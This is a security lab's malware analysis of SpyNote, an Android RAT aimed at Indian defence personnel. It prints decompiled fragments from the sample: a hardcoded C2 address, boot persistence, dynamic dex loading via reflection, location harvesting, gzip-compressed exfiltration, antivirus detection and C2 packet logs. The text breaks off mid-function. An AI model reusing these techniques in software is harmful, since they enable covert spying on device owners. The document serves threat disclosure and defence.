

SpyNote – An Android Snooper

labs.k7computing.com/index.php/spynote-an-android-snooper/

By Baran S

August 10, 2022




Threat actors are constantly using new tricks and tactics to target users across the globe. This blog is about SpyNote, an Android RAT targeting Indian Defense personnel. The initial attack vector information was found on the [newindianexpress](https://www.newindianexpress.com) website.

Let's now get into the details of how this SpyNote works.

This RAT is propagated via WhatsApp with the name “**CSO_SO on Deputation DRDO. apk**”.

Once the user falls prey to this RAT and installs this malicious “**CSO_SO on Deputation DRDO. apk**”, this app pretends to be the genuine Adobe reader icon in the device app drawer as shown in Figure 1.








Figure 1: Fake

Adobe Reader icon of the malware

Upon launching, this application opens a Google Drive URL that is hardcoded in the app's "strings.xml" file and displays the images as shown in Figure 2. Google Drive URL hardcoded in the app's "strings.xml" file as shown in Figure 3.





Figure

2: Images from Google Drive

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <resources>
3   <string name="dkoyuqyzqpe1fp3020">7860</string>
4   <string name="iblxchnmxtghdxlpvuozy3030">null</string>
5   <string name="mbibuizxxoalpamawryxme3022">document</string>
6   <string name="omidfoipfsehoafyhbko3023">12.31.63.21</string>
7   <string name="egqmcibasppfgvhdnbdgriq3026">F80cz</string>
8   <string name="uhpajfvqdzirjmkqcxqxub3019">213.136.80.208</string>
9   <string name="ahyeqixptttahonbpholn3027">vnuum</string>
10  <string name="vplityztrvcpadrsemkjinsv3025">0</string>
11  <string name="rgcumoohvqttbadvvhbipmbk3028">I4rzN</string>
12  <string name="kvqztdzhszjhjuoletio3024">0101</string>
13  <string name="gmqfcablqcrvc3029">9v5e4</string>
14  <string name="fvpinykmtflaoae3031">https://drive.google.com/drive/folders/1dd04_qTcamvRsH2ZQFwvOWpQx_hHweJ8?usp=sharing</string>
15  <string name="oatpjgsqbhmgldgafewzqw3021">z1 rec 16jun</string>
16 </resources>

```

Figure 3: Hardcoded Google Drive URL string

Technical Analysis

Figure 4 shows that this malware refers to services in the AndroidManifest.xml file but not defined in the classes.dex in the APK's root folder. This indicates that the services' classes or another dex containing the classes would be loaded in memory at run-time using any one of the dynamic loading techniques.

```

32 <application android:theme="@android:style/Theme.Translucent.NoTitleBar" android:label="@string/mbibuizxxoalpamawryxme3022"
33   android:icon="@drawable/vhhvj3033" android:name="com.android.protector.ProtectApplication" android:installLocation="auto">
34   <activity android:label="@string/mbibuizxxoalpamawryxme3022" android:name="
35     com.editorpdf.fmpyulxlievotbnrlcfqttwobytytwemxwbbjgddyvqyzvxj3012"
36     <intent-filter>
37       <action android:name="android.intent.action.MAIN" />
38       <category android:name="android.intent.category.LAUNCHER" />
39     </intent-filter>
40     <activity />
41     <service android:label="@string/mbibuizxxoalpamawryxme3022" android:name="
42       com.editorpdf.gauuefiptyaowqsqyqkg30051"
43       android:enabled="true" />
44     <service android:label="@string/mbibuizxxoalpamawryxme3022" android:name="
45       com.editorpdf.fjxfcegnmhhjmajquyviyindwaeryvwrnuuhhuovlnsudzto3010" android:enabled="true" />
46     <service android:label="@string/mbibuizxxoalpamawryxme3022" android:name="
47       com.editorpdf.ouc2zawijxnsrfttkodmeueukfzixhskfnaiuhbhvfmvimsxqhxugmgsxuemqnc3009" android:enabled="true" />
48     <service android:name="com.editorpdf.gauuefiptyaowqsqyqkg30052" android:permission="
49       android.permission.BIND_ACCESSIBILITY_SERVICE">
50       <intent-filter>
51         <action android:name="android.accessibilityservice.AccessibilityService" />
52       </intent-filter>
53     </service>
54     <receiver android:name="com.editorpdf.gauuefiptyaowqsqyqkg3005" android:enabled="true" android:exported="true">
55       <intent-filter android:priority="999">
56         <action android:name="android.intent.action.BOOT_COMPLETED" />
57         <action android:name="android.intent.action.QUICKBOOT_POWERON" />
58         <action android:name="com.htc.intent.action.QUICKBOOT_POWERON" />
59       </intent-filter>
60     </receiver>

```

Figure 4: Undefined Class Names in AndroidManifest.xml

SpyNote sample which we analyzed employs the technique of using the “base application context” to the class “com.android.protector.ProtectApplication” as shown in Figure 5.

```

<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<application android:icon="@drawable/vhhvj3033" android:installLocation="auto" android:label=
"@string/mbibuizxxoalpamawryxme3022" android:name="com.android.protector.ProtectApplication" android:theme=
"@android:style/Theme.Translucent.NoTitleBar">
  <activity android:label="@string/mbibuizxxoalpamawryxme3022" android:name=
  "com.editorpdf.fmpyulxlievotbnrlcfqttwobytytwemxwbbjgddyvqyzvxj3012">

```

Figure 5: AndroidManifest.XML showing base context to “com.android.protector.ProtectApplication”

Hence, when the application’s launcher activity is triggered, “attachBaseContext” function from the class “com.android.protector.ProtectApplication” is executed and the other classes.dex (carried within the APK) are loaded and functions in those classes.dex files

are invoked using reflection and MultiDex support as shown in Figure 6 and 7.

```
@Override // android.content.ContextWrapper
public void attachBaseContext(Context context) {
    super.attachBaseContext(context);
    Object m33d = [C0018j.m33d] "android.app.ActivityThread", "currentActivityThread", new Class[0], new Object[0]);
    WeakReference weakReference = (WeakReference) ((Map) C0018j.m36a("android.app.ActivityThread", m33d, "mPackages")).get(getPackageName());
    C0005f.m63k(this);
}

/* renamed from: d */
public static Object [m33d] String str, String str2, Class[] clsArr, Object[] objArr) {
    try {
        return Class.forName(str).getMethod(str2, clsArr).invoke(null, objArr);
    } catch (ClassNotFoundException | IllegalAccessException | IllegalArgumentException e) {
        e.printStackTrace();
        return null;
    }
}
```

Figure 6: “attachBaseContext” using reflection to load the secondary dex files in the APK

```
public static void m69e(Context context, File file, File file2, String str, String str2, boolean z) throws IOException, IllegalArgumentException {
    Set<File> set = f27j;
    synchronized (set) {
        if (set.contains(file)) {
            return;
        }
        set.add(file);
        int i = Build.VERSION.SDK_INT;
        if (i > 20) {
            Log.w("MultiDex", "MultiDex is not guaranteed to work in SDK version " + i + ": SDK version higher than 20 should be");
        }
        try {
            ClassLoader classLoader = context.getClassLoader();
            if (classLoader == null) {
                Log.e("MultiDex", "Context class loader is null. Must be running in test mode. Skip patching.");
                return;
            }
            m70d(context);
            File m64j = m64j(context, file2, str);
            C0013g c0013g = new C0013g(file, m64j);
            IOException iOException = null;
            try {
                m61m(classLoader, m64j, c0013g.m43i(context, str2, false));
            } catch (IOException e) {
                if (z) {
                    Log.w("MultiDex", "Failed to install extracted secondary dex files, retrying with forced extraction", e);
                    m61m(classLoader, m64j, c0013g.m43i(context, str2, true));
                } else {
                }
            }
        }
    }
}
```

Figure 7: classLoader API loading secondary dex files using MultiDex support

Looking at the logcat at runtime, with MultiDex support, secondary dex files are loaded as base.apk.classes1.zip and converted as executable ‘base.apk.classes1.odex’ as shown in Figure 8.

```
07-26 11:55:27.818 26736 26736 I dex2oat : /system/bin/dex2oat -j6
--dex-file=/data/user/0/com.editorpdf.acrobat/code_cache/secondary-dexes/base.apk.classes1.zip --output-vdex-fd=37
--oat-fd=38 --oat-location=/data/user/0/com.editorpdf.acrobat/code_cache/secondary-dexes/oat/arm/base.apk.classes1.odex
--compiler-filter=quicken --class-loader-context=
```

Figure 8: The logcat image showing the base.apk.classes1.odex file at runtime

Analyzing the Payload

The payload file base.apk.classes1.zip as shown in Figure 9 has the references to services’ classes declared in the AndroidManifest.xml.




Figure 9: Defined

Class Name from AndoridManifest.xml

This malware collects location information like altitude, latitude, longitude, precision and even the speed at which the device is moving as shown in Figure 10.

```
private void m23ru() {
    try {
        f19LM = (LocationManager) getSystemService("location");
        f18LL = new LocationListener() { // from class: com.editorpdf.oucDzawIjXnsniyttkgDzmeewaukfQzjXbskfQaubgbbvrimyjqwscqxhugmDsxuamqnc3009.1
            /* JADX WARN: Unsupported multi-entry loop pattern (BACK_EDGE: B:10:0x0057 -> B:7:0x0044). Please submit an issue!!! */
            @Override // android.location.LocationListener
            public void onLocationChanged(Location location) {
                if (location != null) {
                    ServiceC0009x7be61332.lon = location.getLongitude();
                    ServiceC0009x7be61332.lat = location.getLatitude();
                    ServiceC0009x7be61332.f20ac = location.getAccuracy();
                    ServiceC0009x7be61332.f22sp = location.getSpeed();
                    ServiceC0009x7be61332.this.m22s(ServiceC0009x7be61332.lat, ServiceC0009x7be61332.lon, ServiceC0009x7be61332.f20ac);
                    if (ServiceC0009x7be61332.f19LM.isProviderEnabled("gps")) {
                        try {
                            ServiceC0009x7be61332.f19LM.removeUpdates(ServiceC0009x7be61332.f18LL);
                        } catch (Exception e) {
                        }
                        ServiceC0009x7be61332.f19LM.requestLocationUpdates("gps", ServiceC0009x7be61332.f24t, (float) ServiceC0009x7be61332.f21d, ServiceC0009x7be61332.f18LL);
                    }
                }
            }
        }
    }
}
```

Figure 10: Collects the device location information

SpyNote then proceeds to combine all the aforementioned data and compresses (using **gZIPOutputStream** API) them before forwarding it to the C2 server as shown in Figure 11.

```

public static byte[] czp(byte[] barr) throws Exception {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(barr.length);
    GZIPOutputStream gzipOutputStream = new GZIPOutputStream(byteArrayOutputStream);
    gzipOutputStream.write(barr);
    gzipOutputStream.close();
    byte[] byteArray = byteArrayOutputStream.toByteArray();
    byteArrayOutputStream.close();
    return byteArray;
}

public static byte[] dzp(byte[] barr) throws Exception {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    int length = barr.length;
    ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(barr);
    GZIPInputStream gzipInputStream = new GZIPInputStream(byteArrayInputStream, length);
    byte[] barr2 = new byte[length];
    while (true) {
        int read = gzipInputStream.read(barr2);
        if (read != -1) {
            byteArrayOutputStream.write(barr2, 0, read);
        } else {
            gzipInputStream.close();
            byteArrayInputStream.close();
            byte[] byteArray = byteArrayOutputStream.toByteArray();
            byteArrayOutputStream.close();
            return byteArray;
        }
    }
}

```

Figure

11: DATA compression using GZIPOutputStream

C2 Communication

This RAT contacts the C2 server at IP 213.136.80[.]208, which is hardcoded in the “strings.xml” file (refer Figure 3). Figure 12 shows the connection established with the C2.

No.	Time	Source	Destination	Protocol	Length	Info
4705	644.366387	10.8.0.1	213.136.80.208	TCP	473	48555 → 7860 [PSH, ACK] Seq=5331 Ack=680 Win=65535 Len=419
4707	645.836696	10.8.0.1	213.136.80.208	TCP	106	48555 → 7860 [PSH, ACK] Seq=5750 Ack=680 Win=65535 Len=52
4710	646.256286	10.8.0.1	213.136.80.208	TCP	54	48555 → 7860 [ACK] Seq=5802 Ack=781 Win=65535 Len=0
4711	646.256382	10.8.0.1	213.136.80.208	TCP	590	48555 → 7860 [ACK] Seq=5802 Ack=781 Win=65535 Len=536
4713	646.256582	10.8.0.1	213.136.80.208	TCP	590	48555 → 7860 [ACK] Seq=6338 Ack=781 Win=65535 Len=536
4715	646.256801	10.8.0.1	213.136.80.208	TCP	590	48555 → 7860 [ACK] Seq=6874 Ack=781 Win=65535 Len=536
4717	646.256934	10.8.0.1	213.136.80.208	TCP	590	48555 → 7860 [ACK] Seq=7410 Ack=781 Win=65535 Len=536
4719	646.257061	10.8.0.1	213.136.80.208	TCP	473	48555 → 7860 [PSH, ACK] Seq=7946 Ack=781 Win=65535 Len=419
4725	647.238468	10.8.0.1	213.136.80.208	TCP	54	48555 → 7860 [ACK] Seq=8365 Ack=843 Win=65535 Len=0
710	51.894039	213.136.80.208	10.8.0.1	TCP	54	7860 → 48356 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
770	55.760268	213.136.80.208	10.8.0.1	TCP	54	7860 → 48356 [ACK] Seq=1 Ack=125 Win=65535 Len=0
775	55.760974	213.136.80.208	10.8.0.1	TCP	54	[TCP Dup ACK 770#1] 7860 → 48356 [ACK] Seq=1 Ack=125 Win=65535 Len=0
778	56.759699	213.136.80.208	10.8.0.1	TCP	54	[TCP Dup ACK 770#2] 7860 → 48356 [ACK] Seq=1 Ack=125 Win=65535 Len=0
862	97.934789	213.136.80.208	10.8.0.1	TCP	54	7860 → 48356 [ACK] Seq=1 Ack=175 Win=65535 Len=0
1025	142.966107	213.136.80.208	10.8.0.1	TCP	54	7860 → 48356 [ACK] Seq=1 Ack=225 Win=65535 Len=0
1217	187.994127	213.136.80.208	10.8.0.1	TCP	54	7860 → 48356 [ACK] Seq=1 Ack=275 Win=65535 Len=0

Figure 12: TCP connection with the C2 server

After the connection is established, the malware sends the gzip compressed data to the C2 as evident from the network packet’s header in Figure 13.




Figure 13: gzip data sent

by the device after establishing the connection with the C2 Server
 The decompressed content of the data is shown below in Figure 14.




Figure 14: Decompressed gzip data showing IP address

Decode packets from the C2

The C2 responds by sending a series of compressed data, which when decompressed, is revealed to be system commands and the related APK payload as shown in Figure 15. In our case, the APK was extracted using Cyberchef.


```

private String m4at(Context context) {
    String str = BuildConfig.FLAVOR;
    if (m3at(context, "com.Avira.android")) {
        str = "Avira";
    } else if (m3at(context, "org.malwarebytes.antimalware")) {
        str = "Malwarebytes";
    } else if (m3at(context, "com.avast.android.mobilesecurity")) {
        str = "Avast";
    } else if (m3at(context, "com.eset.ems2.gp")) {
        str = "ESET";
    } else if (m3at(context, "com.wsandroid.suite")) {
        str = "McAfee";
    } else if (m3at(context, "com.kms.free")) {
        str = "Kaspersky";
    } else if (m3at(context, "com.drweb")) {
        str = "Dr.Web";
